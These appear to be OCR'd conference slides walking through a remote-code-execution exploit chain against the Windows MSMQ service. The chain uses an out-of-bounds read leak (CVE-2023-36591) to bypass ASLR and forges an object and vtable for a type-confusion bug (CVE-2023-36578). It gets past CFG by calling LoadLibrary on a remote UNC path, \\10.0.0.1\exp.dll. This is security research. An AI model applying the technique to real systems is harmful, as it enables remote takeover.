
- Leak module address using the OOB read bug, bypass ASLR


Attacker
OOB read using CVE-2023-36591
0x4000 bytes OOB data back
Remote Msmq Process
Search module pointer in leaked data

```
00000243`ce46eef0  00000243`ce46ebc0
00000243`ce46eef8  00000243`ce432c00
00000243`ce46ef00  00000000`00000000
00000243`ce46ef08  00000000`00000000
00000243`ce46ef10  00000000`00000000
00000243`ce46ef18  10006364`b3751f49
00000243`ce46ef20  00000000`00000002
00000243`ce46ef28  00007ffe`853843f0 ntdll!memset+0x13d0
00000243`ce46ef30  00000000`00000000
00000243`ce46ef38  00000000`00000000
00000243`ce46ef40  00007ffe`82d237f0 KERNELBASE!PackageFamilyNameFromFullName+0x90
00000243`ce46ef48  00000243`ce46ef48
00000243`ce46ef50  00000243`ce46ef48
00000243`ce46ef58  00000000`00000001
00000243`ce46ef60  00000000`00000000
00000243`ce46ef68  00000000`00000000
00000243`ce46ef70  00007ffe`82d110f0 KERNELBASE!UnlockFileEx+0x70
00000243`ce46ef78  00000243`ce45fe80
```


Exploit Plan – Step 2

- Leak address of 2 BSTR string using the type confusion bug
- One BSTR string contains fake object data
- Another BSTR string contains fake virtual table


Trigger type confusion bug
Remote Msmq Process
Attacker
Fake object string
vftable
Address of fake object
and fake virtual table
Target
Address
Fake vtbl string

Exploit Plan – Step 3

- Trigger CVE-2023-36578 passing the leaked fake object string address



```
mov     rax, [rcx]
lea     r8, [rsp+38h+arg_10]
lea     rdx, _GUID_0fb15084_af41_11ce_bd2b_204c4f4f5020
mov     rax, [rax]
call    cs:__guard_dispatch_icall_fptr
```

What Address to Call

- Need to be a valid indirect call target because of CFG
  - Cannot use arbitrary ROP gadget
- Something trivial for achieving RCE
  - LoadLibrary, WinExec, …

How About LoadLibrary?

- LoadLibrary can pass CFG check
- Only one parameter needed – the dll path
    - A UNC path like \\10.0.0.1\exp.dll
- There's one problem we need to solve…


LoadLibrary - Problem

- The first parameter (rcx) needs to point to a dll path string
- But we already points rcx to the fake object virtual table in the previous step
- Cannot satisfy both at the same time ☹


I Want Both

Let’s Try Something Interesting - Racing the Virtual Call

- C++ virtual function call has race window
- Let rcx contain virtual table address initially
- Change the content to dll path after the first instruction below



